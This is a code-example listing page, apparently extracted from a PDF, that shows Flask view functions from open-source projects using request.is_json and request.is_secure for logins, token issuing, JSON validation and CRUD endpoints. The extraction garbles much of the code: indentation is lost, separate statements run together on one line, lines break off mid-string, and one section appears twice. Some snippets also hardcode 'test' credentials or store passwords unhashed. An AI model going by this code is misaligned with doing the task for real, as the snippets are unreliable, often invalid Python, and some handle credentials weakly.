return self.redirect('send_confirmation_email') elif form.errors and
request.is_json:
    return self.errors(form.errors)

return self.render('send_confirmation_email',
send_confirmation_form=form,
**self.security.run_ctx_processor('send_confirmation_email'))
```

**Example**

**17**

Project: *flask-unchained* Author: *briancappello* File:  
[security\\_controller.py](#) MIT License

6 vo

```
def change_password(self):
    """
```

View function for a user to change their password.

Supports html and json requests.

```
"""
```

```
form = self._get_form('SECURITY_CHANGE_PASSWORD_FORM')
if form.validate_on_submit():

    self.security_service.change_password(
        current_user._get_current_object(),
        form.new_password.data)

    self.after_this_request(self._commit)
    self.flash(_('flask_unchained.bundles.security:flash.password_change') category='success')

if request.is_json:

    return self.jsonify({'token': current_user.get_auth_token()})
    return self.redirect('SECURITY_POST_CHANGE_REDIRECT_ENDPOINT',
        'SECURITY_POST_LOGIN_REDIRECT_ENDPOINT')

elif form.errors and request.is_json:

    return self.errors(form.errors)

    return self.render('change_password',
        change_password_form=form,
        **self.security.run_ctx_processor('change_password'))
```

**Example 18**  
Project: *flask\_middleware\_jwt* Author: *keyloguer* File: [app.py](#) [Apache License 2.0](#)

6 vo

```
def login():

    if not request.is_json:
```

```
return jsonify({"msg": "Missing JSON in request"}), 400

username = request.json.get('username', None)

password = request.json.get('password', None)

if not username:

    return jsonify({"msg": "Missing username parameter"}), 400

if not password:

    return jsonify({"msg": "Missing password parameter"}), 400

if username != 'test' or password != 'test':

    return jsonify({"msg": "Bad username or password"}), 401

# Identity can be any data that is json serializable
access_token =
create_access_token(identity=username)
return
jsonify(access_token=access_token), 200
```

## Example 19

[Project: --Awesome-Python-- Author: JoMingyu File: 5. JSON Payload - request.json.py GNU](#)

6 vo

[General Public License v3.0](#)

```
def json():

    # 요청의 Content-Type이 application/json이고, 직렬화된 JSON 문자
    # 열이 들어온다면(RFC 표준에

    # request의 json property나 get_json() 메소드를 이용하면 된다
    req = request.json
```

```
# Flask 0.12.3까지 deprecated되어 있었으나, Flask 1.0에선 다시  
deprecated가 제거됨  
  
req = request.get_json()  
  
# Flask 0.10에서 추가된 메소드  
  
# 요청의 Content-Type이 application/json이 아니라면 None이 반환되며  
  
# Content-Type은 application/json으로 설정되었으나 아무 데이터도  
전달되지 않으면 status co  
  
# 요청의 타입이 json인지 확인해 주는 메소드도 있다  
  
if not request.is_json:  
  
    return 'Please set your content type "application/json"!', 400  
  
print(type(req))  
  
# json 프로퍼티는 요청 데이터에 따라 파이썬 고유의 dict 또는 list 타입으로 처리된다  
  
return str(req['test_key'])
```

## Example 20

Project: *DMS-Backend* Author: *DSM-DMS* File: [init.py](#) MIT  
[License](#)

6 vo

```
def json_required(*required_keys):
```

```
    """
```

View decorator for JSON validation.

- If content-type is not application/json : returns status code 406
- If required\_keys are not exist on request.json : returns status code 400

```
:type required_keys: str
```

```
"""
```

```
def decorator(fn):  
  
    if fn.__name__ == 'get':  
  
        print('[WARN] JSON with GET method? on "{}'  
        ()"".format(fn.__qualname__)  
  
    @wraps(fn)  
  
    def wrapper(*args, **kwargs):  
  
        if not request.is_json:  
  
            abort(406)  
  
        for required_key in required_keys:  
  
            if required_key not in request.json:  
  
                abort(400)  
  
        return fn(*args, **kwargs)  
  
    return wrapper  
  
return decorator
```

## Example 21

Project: *DMS-Backend* Author: *DSM-DMS* File: [\*init\*.py](#) MIT  
[License](#)

6 vo

```
def json_required(required_keys):

    def decorator(fn):

        if fn.__name__ == 'get':

            print('[WARN] JSON with GET method? on "{}"
()".format(fn.__qualname__)

        @wraps(fn)

        def wrapper(*args, **kwargs):

            if not request.is_json:

                abort(406)

            for key, typ in required_keys.items():

                if key not in request.json or type(request.json[key]) is not typ:
                    abort(400)

                if typ is str and not request.json[key]:

                    abort(400)

            return fn(*args, **kwargs)

        return wrapper

    return decorator
```

## Example 22

Project: *flask-restapi-example* Author: *mgreenw* File: [\*app.py\*](#) [MIT License](#)

6 vo

```
def create_review():

    request_json = request.get_json()

    if not request.is_json or 'doctor_id' not in request_json or
       'description' not in request_json:
        return bad_request('Missing required data.')

    doctor_id = request_json['doctor_id']

    # If the doctor_id is invalid, generate the appropriate 400 message
    try:
        review = Review(doctor_id=doctor_id,
                         description=request_json['description'])
        db.session.add(review)

        db.session.commit()

    except:
        return bad_request('Given doctor_id does not exist.')
    return jsonify({'review': review.serialize}), 201
```

# Custom Error Helper Functions

### **Example 23**

Project: *speid* Author: *cuenca-mx* File: [\*views.py\*](#) [MIT License](#)

6 vo

```
def log_posts():

    if request.method != 'POST':
```

```
return

if request. is_json:

body = json.dumps(request.json)

else:

body = request.data.decode('utf-8') or json.dumps(request.form) req
= Request(
method=HttpRequestMethod(request.method),
path=request.path,
query_string=request.query_string.decode(),
ip_address=request.remote_addr,
headers=dict(request.headers),
body=body,
)
req.save()
```

## Example 24

Project: CS-Py Author: Parkkeo1 File: [flask\\_api\\_server.py](#) MIT  
[License](#)

```
6 vo

def post(self):

if request. is_json:

print(request.get_json())
```

```
payload = UserDataPayload(request.get_json())

if payload.is_valid:

    sql_db = sqlite3.connect(cs_py_server.config['DATABASE']) if
    does_user_exist(payload.steamid, sql_db): # user already exist if not
    is_duplicate_match(payload, sql_db):

        insert_match_data(payload, sql_db)

        update_existing_user(payload.steamid, sql_db)

    else: # user does not exist

        insert_match_data(payload, sql_db)

        add_new_user(payload.steamid, sql_db)

    sql_db.close()

return 'Data Accepted', 202

return 'Invalid Data', 400
```

## Example 25

Project: *s3label* Author: *stonethree* File: [\*endpoints.py\*](#) MIT License

6 vo

```
def login():

    engine = current_app.config['engine']

    if not request.is_json:

        return jsonify({"msg": "Missing JSON in request"}), 400

    user_email = request.json.get('email', None)
```

```
user_password = request.json.get('password', None) if not
user_email:

return jsonify({"msg": "Missing username parameter"}), 400

if not user_password:

return jsonify({"msg": "Missing password parameter"}), 400

user_id = sql_queries.get_user_id(engine, user_email,
user_password) if user_id is None:

return jsonify({"msg": "Bad username or password"}), 401

# Identity can be any data that is json serializable
access_token =
fje.create_access_token(identity='user_id={}'.format(user_id), return
jsonify(access_token=access_token), 200
```

## Example 26

Project: *microblog.pub* Author: *tsileo* File: [\*api.py\*](#) [GNU Affero General Public License v3.0](#)

6 vo

```
def _user_api_arg(key: str, **kwargs) -> Any:

    """Try to get the given key from the requests, try JSON body, form
    data and qu if request. is_json:

        oid = request.json.get(key)

    else:

        oid = request.args.get(key) or request.form.get(key) if not oid:

            if "default" in kwargs:
```

```
app.logger.info(f'{key}={kwargs.get("default")}') return  
kwargs.get("default")  
  
raise ValueError(f"missing {key}")  
  
app.logger.info(f'{key}={oid}')  
  
return oid
```

## Example 27

Project: *amniotic* Author: *treethought* File: [resources.py](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def login():  
  
    """Creates and returns access and refresh tokens"""  
  
    if not request.is_json:  
  
        return jsonify({"msg": "Missing JSON in request"}), 400  
  
    username = request.json.get('username', None)  
  
    password = request.json.get('password', None)  
  
    if not username:  
  
        return jsonify({"msg": "Missing username parameter"}), 400  
  
    if not password:  
  
        return jsonify({"msg": "Missing password parameter"}), 400  
  
    user = User.query.filter(User.username == username).scalar() if user  
    and bcrypt.check_password_hash(user.password, password):  
        access = create_access_token(identity=username) refresh =
```

```
create_refresh_token(identity=username) resp = {'access_token':  
access, 'refresh_token': refresh}  
  
return jsonify(resp), 200  
  
else:  
  
return jsonify({'msg': "Bad username or password"}), 401
```

## Example 28

[Project: DancesafeResults](#) Author: siorai File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

5 vo

### [License v3.0](#)

```
def api_add_sample():  
  
if request.method == "POST":  
  
newConnection = DBConn()  
  
currentSession = newConnection.cursor()  
  
print(request. is_json)  
  
content = request.get_json()  
  
print(content)  
  
eventid = content["eventid"]  
  
shiftLead = content["shiftLead"]  
  
tester = content["tester"]  
  
recorder = content["recorder"]
```

```
typeid = content["typeid"]

initialSuspect = content["initialSuspect"]

description = content["description"]

groundscore = content["groundscore"]

conclusiveResult = content["conclusiveResult"]

finalConclusion = content["finalConclusion"]

acquiredOnSite = content["acquiredOnSite"]

planToIngest = content["planToIngest"]

currentSession.execute(

    "INSERT INTO SAMPLE (eventid, shiftlead, tester, recorder, typeid,
    ini eventid,
    shiftLead,
    tester,
    recorder,
    typeid,
    initialSuspect,
    description,
    groundscore,
    conclusiveResult,
    finalConclusion,
    acquiredOnSite,
```

```
planToIngest,  
)  
)  
newConnection.commit()  
currentSession.close()  
newConnection.close()  
return "JSON posted"
```

## Example 29

Project: *release-bot* Author: *user-cont* File: [webhooks.py GNU General Public License v3.0](#)

5 vo

```
def dispatch_request(self):  
  
    self.logger.info(f'New github webhook call from detected') if request.  
    is_json:  
  
        celery_app.send_task(name="task.celery_task.parse_web_hook_pa  
        yload", kwargs={"webhook_payload": request.get_json()}) else:  
  
        self.logger.error("This webhook doesn't contain JSON") return  
        jsonify(result={"status": 200})
```

Project: *byceps* Author: *byceps* File: [views.py BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def award_badge_to_user():
```

```
"""Award the badge to a user."""

if not request.is_json:
    abort(415)

schema = AwardBadgeToUserRequest()

try:
    req = schema.load(request.get_json())
except ValidationError as e:
    abort(400, str(e.normalized_messages()))

badge = badge_service.find_badge_by_slug(req['badge_slug']) if not
badge:
    abort(400, 'Badge slug unknown')

user = user_service.find_user(req['user_id'])

if not user:
    abort(400, 'User ID unknown')

initiator = user_service.find_user(req['initiator_id']) if not initiator:
    abort(400, 'Initiator ID unknown')

_, event = badge_command_service.award_badge_to_user(
    badge.id, user.id, initiator_id=initiator.id
)

signals.user_badge_awarded.send(None, event=event) Example 31
```

Project: *JustHear.me* Author: *Team-IF* File: [\*profile.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def profile_edit(uuid: str) -> JsonResponse: try:
    if not request.is_json:
        return common.error("invalid json", 400)
    token = request.headers['x_access_token']
    if not token:
        return common.error("로그인을 해주세요.", 401) if uuid != auth.token2uuid(token):
            return common.error("자신의 프로필만 수정할 수 있습니다.", 403)
    args = request.json
    if 'username' in args:
        pass
    if 'email' in args:
        pass
    if 'phonenumber' in args:
        pass
    if 'birthday' in args:
        pass
    if 'gender' in args:
```

```
pass

if 'profileImg' in args:
    pass

if 'profileMusic' in args:
    pass

return JsonResponse(get_profile(uuid))

except Exception as e:
    return common.error(e, 500)
```

## Example 32

Project: *JustHear.me* Author: *Team-IF* File: [auth.py](#) [GNU Affero General Public License v3.0](#)

```
5 vo

def register() -> JsonResponse:
    try:
        if not request.is_json:
            return common.error("invalid json", 400)
        req = request.json

        if not common.emailregex.search(req.get('email')):
            return common.error("invalid email", 400)
        uuids = (x['_id'] for x in
common.db.user_data.find())
        print(uuids)

        uuid = str(uuid4())

        while uuid in uuids:
```

```
uuid = str(uuid4())
birth = req.get('birthday')
if not birth:
    birth = None
else:
    birth = datetime.datetime.strptime(birth, '%Y-%m-%d').date()
values = (uuid,
    req.get('username'),
    req.get('email'),
    req.get('pass'),
    req.get('phonenumerber'),
    birth,
    req.get('gender'),
    req.get('profileImg'),
    req.get('profileMusic'))
user = common.User(*values)
common.db.user_data.insert_one(user.toDict())
return Response(status=204)
except Exception as e:
    return common.rerror(e, 500)
# delete login token
```

## Example 33

Project: *flask-restutils* Author: *closeio* File: [\*helpers.py\*](#) MIT License

5 vo

```
def request_json():

    if not request.is_json:

        raise BadRequest({'errors': [
            'Invalid request: application/json expected.']}) return
    request.get_json()
```

## Example 34

Project: *renku-python* Author: *SwissDataScienceCenter* File: [\*decorators.py\*](#) Apache License 2.0

5 vo

```
def accepts_json(f):

    """Wrapper which ensures only JSON payload can be in request."""

    # noqa

    @wraps(f)

    def decorated_function(*args, **kwargs):

        """Represents decorated function."""

        if 'Content-Type' not in request.headers:

            return jsonify(
                error={
```

```
'code': INVALID_HEADERS_ERROR_CODE,
'reason': 'invalid request headers'
}
)
header_check = request.headers['Content-Type'] ==
'application/json'

if not request.is_json or not header_check:
    return jsonify(
        error={

            'code': INVALID_HEADERS_ERROR_CODE,
            'reason': 'invalid request payload'
        }
    )
return f(*args, **kwargs)

return decorated_function
```

### Example 35

Project: *Scrummage* Author: *matamorphosis* File: [\*Scrummage.py\*](#)  
[GNU General Public License v3.0](#)

5 vo

```
def api_auth():
    try:
```

```

if request.is_json:

    Content = request.get_json()

    if 'Username' in Content and 'Password' in Content:
        Current_User_Object = User(Content['Username'],
                                    Content['Password'])

        Current_User = Current_User_Object.authenticate()
        Current_User_API = Current_User_Object.API_registration() if 'API'
                           in Current_User:

            Message = "Successful API key registration from " + Current_U
            app.logger.warning(Message)

            Create_Event(Message)

            JSON_Message = "Registration successful. Welcome " + Current_U

            if Current_User_API:

                return jsonify({"Message": JSON_Message, "API Key": Curren else:

                    return jsonify({"Error": "Registration Unsuccessful"}) elif 'Message' in
                           Current_User:

                        return jsonify({"Error": "Registration Unsuccessful."}) else:

                        return jsonify({"Error": "Invalid fields in request."}) else:

                        return jsonify({"Error": "Invalid request format."}) except Exception as
                           e:

                            return jsonify({"Error": "Invalid request format."}) app.logger.error(e)

```

### **Example 36**

[Project: NI-Jam-Information-System](#) Author: [gbaman](#) File:  
[decorators.py](#) GNU General Public

5 vo

## [License v3.0](#)

```
def api_key_required(f):  
    @wraps(f)  
    def decorated_function(*args, **kwargs):  
        if request.is_json:  
            token = json.loads(request.get_json())["token"]  
        else:  
            token = request.values["token"]  
  
        if not token or token not in secrets.config.api_keys:  
            print(f"Received API query with token of \'{token}\' for {request.path}  
            return redirect("505")  
  
        else:  
            print(f"Received API query with token starting with {token[0:5]} for {  
            return f(*args, **kwargs)  
  
    return decorated_function
```

## **Example 37**

[Project: codechain-proxy](#) [Author: CodeChain-io](#) [File: proxy.py](#) [GNU Affero General Public License](#)

5 vo

[v3.0](#)

```

def proxy():

    raddr = request.remote_addr

    if not request.is_json: log(raddr, 'Received request is not JSON')

    return invalid_request()

    content = request.get_json(silent=True)

    if content is None:

        log(raddr, 'Failed to parse JSON request: {}'.format(request.data))
        return parse_error()

    if 'id' not in content:

        return ""

    if 'method' in content and content['method'] in app.whitelist: try:

        forward_addr = 'http://localhost:{}'.format(app.forward) r =
        requests.post(forward_addr, json=content)

        log(raddr, 'Successfully forwarded {} / Response {}'.format(conten
        return r.content

    except Exception as e:

        log(raddr, 'Failed to receive the response from the server: {}'.fo
        return internal_error(content['id'])

    elif 'method' in content:

        log(raddr, 'Filtered {}: {}'.format(content['method'], content)) return
        method_not_found(content['id'])

```

## Example 38

Project: *slurk* Author: *clp-research* File: [\*init\*.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def put_layout(id):
    if not g.current_permissions.layout_update:
        return make_response(jsonify({'error': 'insufficient rights'}), 403)
    data = request.get_json(force=True) if request.is_json else None
    if not data:
        return make_response(jsonify({'error': 'bad request'}), 400)
    layout = Layout.query.get(id)
    if not layout:
        return make_response(jsonify({'error': 'layout not found'}), 404)
    new_layout = Layout.from_json_data("", data)
    if 'css' in data:
        layout.css = new_layout.css
    if 'html' in data:
        layout.html = new_layout.html
    if 'name' in data:
        layout.name = data['name']
    if 'scripts' in data:
        layout.script = new_layout.script
    if 'subtitle' in data:
        layout.subtitle = new_layout.subtitle
```

```
if 'title' in data:  
  
    layout.title = new_layout.title  
  
    try:  
  
        db.session.commit()  
  
    return jsonify(layout.as_dict())  
  
except (IntegrityError, StatementError) as e:  
  
    return make_response(jsonify({'error': str(e)}), 400) Example 39
```

Project: *slurk* Author: *c/p-research* File: [\\_\\_init\\_\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def post_task():  
  
    if not g.current_permissions.task_create:  
  
        return make_response(jsonify({'error': 'insufficient rights'}), 403)  
    data = request.get_json(force=True) if request.is_json else None  
    if not data:  
  
        return make_response(jsonify({'error': 'bad request'}), 400)  
    name = data.get('name')  
  
    num_users = data.get('num_users')  
  
    if not name:  
  
        return make_response(jsonify({'error': 'missing parameter: `name`'}),  
        400)  
    if not num_users:  
  
        return make_response(jsonify({'error': 'missing parameter:  
        `num_users`'}), 400)  
    try:
```

```
num_users = int(num_users)

except ValueError:

    return make_response(jsonify({'error': 'invalid number: `num_users`'}), 400

if 'layout' in data and data['layout']:

    layout = Layout.query.get(data['layout'])

    if not layout:

        return make_response(jsonify({'error': 'layout not found'}), 404) else:

            layout = Layout.query.filter(Layout.name == "default").first() try:

                task = Task(

                    name=name,

                    num_users=num_users,

                    layout=layout,

                )

                db.session.add(task)

                db.session.commit()

                return jsonify(task.as_dict())

            except (IntegrityError, StatementError) as e:

                return make_response(jsonify({'error': str(e)}), 400)
```

Project: *slurk* Author: *clp-research* File: [init.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def put_task(id):
    if not g.current_permissions.task_update:
        return make_response(jsonify({'error': 'insufficient rights'}), 403)
    data = request.get_json(force=True) if request.is_json else None
    if not data:
        return make_response(jsonify({'error': 'bad request'}), 400)
    task = Task.query.get(id)
    if not task:
        return make_response(jsonify({'error': 'room not found'}), 404)
    try:
        if 'num_users' in data:
            task.num_users = int(data['num_users'])
        except ValueError:
            return make_response(jsonify({'error': 'invalid number: `num_users`'}), 400)
        if 'name' in data:
            task.name = data['name']
        if 'layout' in data and data['layout']:
            layout = Layout.query.get(data['layout'])
            if not layout:
                return make_response(jsonify({'error': 'layout not found'}), 404)
            task.layout = layout
```

```
        db.session.commit()

    return jsonify(task.as_dict())

except (IntegrityError, StatementError, ValueError) as e: return
make_response(jsonify({'error': str(e)}), 400) Example 41
```

Project: *slurk* Author: *c/p-research* File: [\\_\\_init\\_\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def put_rooms(name):

    if not g.current_permissions.room_update:

        return make_response(jsonify({'error': 'insufficient rights'}), 403) data
= request.get_json(force=True) if request. is_json else None if not
data:

        return make_response(jsonify({'error': 'bad request'}), 400) room =
Room.query.get(name)

    if not room:

        return make_response(jsonify({'error': 'room not found'}), 404) try:

            if 'label' in data:

                room.label = data['label']

            if 'layout' in data and data['layout']:

                layout = Layout.query.get(data['layout'])

            if not layout:

                return make_response(jsonify({'error': 'layout not found'}), 404)

            room.layout = layout
```

```
if 'read_only' in data:  
    room.read_only = data['read_only']  
  
if 'show_users' in data:  
    room.show_users = data['show_users']  
  
if 'show_latency' in data:  
    room.show_latency = data['show_latency']  
  
if 'static' in data:  
    room.static = data['static']  
  
db.session.commit()  
  
return jsonify(room.as_dict())  
  
except (IntegrityError, StatementError) as e:
```

return make\_response(jsonify({'error': str(e)}), 400) **Example 42**

Project: *slurk* Author: *clp-research* File: [\\_\\_init\\_\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def post_user_logs(id):  
    if not g.current_permissions.user_log_event:  
        return make_response(jsonify({'error': 'insufficient rights'}), 403)  
    user = User.query.get(id)  
  
    if not user:
```

```
return make_response(jsonify({'error': 'user not found'}), 404) data =  
request.get_json(force=True) if request.is_json else None if not  
data:  
  
return make_response(jsonify({'error': 'bad request'}), 400) event =  
data.get('event')  
  
if not event:  
  
return make_response(jsonify({'error': 'missing parameter: `event`'}),  
400) if 'room' in data:  
  
room = Room.query.get(data['room'])  
  
if not room:  
  
return make_response(jsonify({'error': 'room not found'}), 404) else:  
  
room = None  
  
try:  
  
return jsonify(log_event(event, user, room, data.get('data')).as_dict())  
except (IntegrityError, StatementError) as e:  
  
return make_response(jsonify({'error': str(e)}), 400)
```

**Example 43**  
Project: *Nexmo-Telegram-Bot* Author: *blopa* File: [app.py](#) MIT License

5 vo

```
def nexmo_webhook():  
  
if request.is_json:  
  
text_message = format_message(request.get_json())  
bot.sendMessage(chat_id=TELEGRAM_CHAT_ID,  
text=text_message, parse
```

```
# pprint(request.get_json())

else:

    data = dict(request.form) or dict(request.args) text_message =
format_message(data)

    bot.sendMessage(chat_id=TELEGRAM_CHAT_ID,
text=text_message, parse

# pprint(data)

return (", 204)
```

## Example 44

Project: *cheetah-api* Author: *marcosflob* File: [main.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def authenticate():

    if not request.is_json:

        abort(400)

    dispatcher = Dispacher(config)

    response = dispatcher.authenticate(request.get_json())
    print(request.get_json())

    return get_json_response(response)
```

## Example 45

Project: *vantage* Author: *IKNL* File: [token.py](#) [Apache License 2.0](#)

5 vo

```
def post(self):
    """Authenticate user or node"""

    log.debug("Authenticate user using username and password") if not
    request.is_json:

        log.warning('Authentication failed because no JSON body was
        provided!')

        return {"msg": "Missing JSON in request"},

        HTTPStatus.BAD_REQUEST

    # Check JSON body

    username = request.json.get('username', None)

    password = request.json.get('password', None)

    if not username and password:

        msg = "Username and/or password missing in JSON body"

        log.error(msg)

        return {"msg": msg}, HTTPStatus.BAD_REQUEST

    log.debug(f"Trying to login {username}") user, code =
    self.user_login(username, password) if code is not HTTPStatus.OK:
    # login failed

        log.error(f"Incorrect username/password combination for
        user='{username}'") return user, code

    token = create_access_token(user)

    ret = {

        'access_token': token,
```

```
'refresh_token': create_refresh_token(user),  
'user_url': server.api.url_for(server.resource.user.User, user_id=user  
'refresh_url': server.api.url_for(RefreshToken),  
}  
  
log.info(f"Successfull login from {username}") return ret,  
HTTPStatus.OK, {'jwt-token': token}
```

## Example 46

Project: *vantage* Author: *IKNL* File: [token.py](#) [Apache License 2.0](#)

5 vo

```
def post(self):
```

```
    """Authenticate as Node."""
```

```
    log.debug("Authenticate Node using api key") if not request.is_json:
```

```
        log.warning('Authentication failed because no JSON body was  
provided!')
```

```
    return {"msg": "Missing JSON in request"},  
    HTTPStatus.BAD_REQUEST
```

```
# Check JSON body
```

```
    api_key = request.json.get('api_key', None)
```

```
    if not api_key:
```

```
        msg = "api_key missing in JSON body"
```

```
        log.error(msg)
```

```

return {"msg": msg}, HTTPStatus.BAD_REQUEST

node = db.Node.get_by_api_key(api_key)

if not node: # login failed

log.error(f"Api key is not recognised") return {"msg": "Api key is not
recognised!"}

token = create_access_token(node)

ret = {

'access_token': create_access_token(node),

'refresh_token': create_refresh_token(node),

'node_url': server.api.url_for(server.resource.node.Node, id=node.id),

'refresh_url': server.api.url_for(RefreshToken),

}

log.info("Successfull login as node '{}' ({})".format(node.id,
node.name)) return ret, HTTPStatus.OK, {'jwt-token': token}

```

## Example 47

Project: *lab5* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```

def test_instance_attachment_collection_service(test_id): resp =
flask.Response(json.dumps({'status': 'failed'})) if request.method ==
'POST':

if request.is_xhr:

file = request.files['attachments']

```

```
if file and allowed_file(file.filename):
    filename = secure_filename(file.filename)
    dirpath = os.path.join(UPLOAD_FOLDER, str(test_id), 'attachments')
    os.makedirs(dirpath, exist_ok=True)
    filepath = os.path.join(dirpath, filename)
    file.save(filepath)

# db: update the attachment for the test where test.id = test_id
test = Test.query.get(test_id)

test.test_attachment.append(TestAttachment(name=filename,
                                         attachme
                                         db.session.commit()

resp = flask.Response(json.dumps({'status': 'success', 'url': file elif
request.method == 'DELETE':

if request.is_json:

    filename = secure_filename(request.json['removedFile'])
    dirpath = os.path.join(UPLOAD_FOLDER, str(test_id), 'attachments')
    filepath = os.path.join(dirpath, filename)

try:

    os.remove(filepath)

# db: delete the attachment for the test where test.id = test_id
TestAttachment.query.filter(
    (TestAttachment.test_id == test_id) &
    (TestAttachment.name == filename)
).delete()
```

```
db.session.commit()

resp = flask.Response(json.dumps({'status': 'success', 'url': file
except FileNotFoundError:

print('FileNotFoundException: ', filepath)

resp = flask.Response(json.dumps({'status': 'failed', 'url': filep return
set_debug_response_header(resp)
```

## Example 48

Project: *lab5* Author: *zlotus* File: [views.py](#) MIT License

5 vo

```
def formulation_instance_service(f_id):

    resp = flask.Response(json.dumps({'status': 'failed'})) if
    request.method == 'PUT':

        if request. is_json:

            p_json_list = request.json['properties']

            formulation = Formulation.query.get(f_id)

            formulation.formulation_property.delete()

            # fp_rs = Formulation.query.get(f_id).formulation_property

            #

            FormulationProperty.query.filter(FormulationProperty.formulation_id
            for p in p_json_list:

                formulation.formulation_property.append(FormulationProperty(
                    key=p['keyName'], value=p['valueName'])
```

```
)  
    db.session.commit()  
  
    p_list = []  
  
    for p in formulation.formulation_property:  
        p_list.append({p.key: p.value})  
  
    resp = flask.Response(json.dumps({'status': 'success',  
        'formulation_id': formulation.id,  
        'formulation_properties': p_list}))  
  
    elif request.method == 'DELETE':  
  
        formulation = Formulation.query.get(f_id)  
  
        test_count = formulation.test.count()  
  
        if test_count > 0:  
  
            resp = flask.Response(json.dumps({'status': 'failed',  
                'error': 'the tests count of formula  
                \'delete tests first\'}))  
  
        else:  
  
            Formulation.query.filter(Formulation.id == f_id).delete()  
            db.session.commit()  
  
    return set_debug_response_header(resp)
```

## Example 49

Project: *flask-unchained* Author: *briancappello* File:  
[security\\_controller.py](#) MIT License

5 vo

```
def login(self):
```

```
"""
```

View function to log a user in. Supports html and json requests.

```
"""
```

```
form = self._get_form('SECURITY_LOGIN_FORM')
```

```
if form.validate_on_submit():
```

```
try:
```

```
    self.security_service.login_user(form.user, form.remember.data)
except AuthenticationError as e:
```

```
    form._errors = {'_error': [str(e)]}
```

```
else:
```

```
    self.after_this_request(self._commit)
```

```
    if request.is_json:
```

```
        return self.jsonify({'token': form.user.get_auth_token(),
```

```
                            'user': form.user})
```

```
    self.flash(_('flask_unchained.bundles.security:flash.login'),
category='success')
```

```
return
```

```
self.redirect('SECURITY_POST_LOGIN_REDIRECT_ENDPOINT')
```

```
else:

# FIXME-identity

identity_attrs =
app.config.SECURITY_USER_IDENTITY_ATTRIBUTES

msg = f"Invalid {', '.join(identity_attrs)} and/or password."

# we just want a single top-level form error

form._errors = {'_error': [msg]}

for field in form._fields.values():

field.errors = None

if form.errors and request.is_json:

return self.jsonify({'error': form.errors.get('_error')[0]},  
code=HTTPStatus.UNAUTHORIZED)

return self.render('login',

login_user_form=form,  
**self.security.run_ctx_processor('login'))
```

## Example 50

Project: *flask-unchained* Author: *briancappello* File:  
[security\\_controller.py](#) MIT License

5 vo

```
def logout(self):
```

```
"""
```

View function to log a user out. Supports html and json requests.

"""

```
if current_user.is_authenticated:  
    self.security_service.logout_user()  
  
    if request.is_json:  
  
        return "", HTTPStatus.NO_CONTENT  
  
        self.flash(_('flask_unchained.bundles.security:flash.logout'),  
                  category='success')  
  
    return  
    self.redirect('SECURITY_POST_LOGOUT_REDIRECT_ENDPOINT'  
)
```

## Python `flask.request.is_secure()` Examples

The following are code examples for showing how to use `flask.request.is_secure()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `flasky` Author: RoseOv File: `flask_moment.py` MIT License 6 vc

```
def include_moment(version = '2.3.1'):
    if version is not None:
        if request.is_secure():
            protocol = 'https'
        else:
            protocol = 'http'
        js = '<script src=%s://cdnjs.cloudflare.com/ajax/libs/moment.js/%s/moment.min.js>' % (protocol, version)
        return Markup(''''%s<script>%s</script>''' % (js, js))
    function flask_moment_render(elem) {
        $(elem).text(eval('moment' + $(elem).data('timestamp')) + $(elem).data('refresh'));
        $(elem).removeClass('flask-moment');
    }
    function flask_moment_render_all() {
        $('.flask-moment').each(function() {
            flask_moment_render(this);
            if ($(this).data('refresh')) {
                (function(element, interval) { setinterval(function() { flask_moment_render(element); }, interval); })(this, interval);
            }
        });
    }
    $(document).ready(function() {
        flask_moment_render_all();
    });
</script>''' % js)
```

### Example 2

Project: `flasky` Author: RoseOv File: `flask_xssify.py` MIT License 6 vc

```
def redirect_to_ssl(self):
    """Redirect incoming requests to HTTPS."""
    # Should we redirect?
    criteria = [
        request.is_secure,
        current_app.debug,
        request.headers.get('X-Forwarded-Proto', 'http') == 'https'
    ]
    if not any(criteria) and not self.skip:
        if request.url.startswith('http://'):
            url = request.url.replace('http://', 'https://', 1)
            code = 302
            if self.permanent:
                code = 301
            r = redirect(url, code=code)
            return r
```

### Example 3

Python `flask.request.is_secure()` Examples The following are code examples for showing how to use `flask.request.is_secure()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *flasky* Author: *RoseOu* File: [flask\\_moment.py](#) MIT License

6 vo

```
def include_moment(version = '2.3.1'):  
    if version is not None:  
        if request.is_secure:  
            protocol = 'https'  
        else:  
            protocol = 'http'  
  
        js = '<script  
src="%s://cdnjs.cloudflare.com/ajax/libs/moment.js/%s/mo return  
Markup("%s<script>  
  
function flask_moment_render(elem) {  
  
    $(elem).text(eval("moment(\"" + $(elem).data('timestamp') + "\").' +  
    $(elem).dat $(elem).removeClass('flask-moment');  
  
}  
  
function flask_moment_render_all() {  
  
    $('.flask-moment').each(function() {
```

```
flask_moment_render(this);

if ($(this).data('refresh')) {

(function(elem, interval) { setInterval(function() { flask_moment_rend

}

})

}

$(document).ready(function() {

flask_moment_render_all();

});

</script>"" % js)
```

## Example 2

Project: *flasky* Author: *RoseOu* File: [flask\\_sslify.py](#) MIT License

6 vo

```
def redirect_to_ssl(self):

"""Redirect incoming requests to HTTPS."""

# Should we redirect?

criteria = [

request.is_secure,

current_app.debug,

request.headers.get('X-Forwarded-Proto', 'http') == 'https'
```

```
]  
if not any(criteria) and not self.skip:  
  
    if request.url.startswith('http://'):  
  
        url = request.url.replace('http://', 'https://', 1) code = 302  
  
    if self.permanent:  
  
        code = 301  
  
    r = redirect(url, code=code)  
  
return r
```

### Example 3

Project: *jbox* Author: *jpush* File: [\*csrf.py\*](#) MIT License

```
6 vo  
  
def protect(self):  
  
    if request.method not in self._app.config['WTF_CSRF_METHODS']:  
        return  
  
    if not validate_csrf(self._get_csrf_token()):  
  
        reason = 'CSRF token missing or incorrect.'  
  
        return self._error_response(reason)  
  
    if request.is_secure and  
        self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
        return self._error_response(reason)
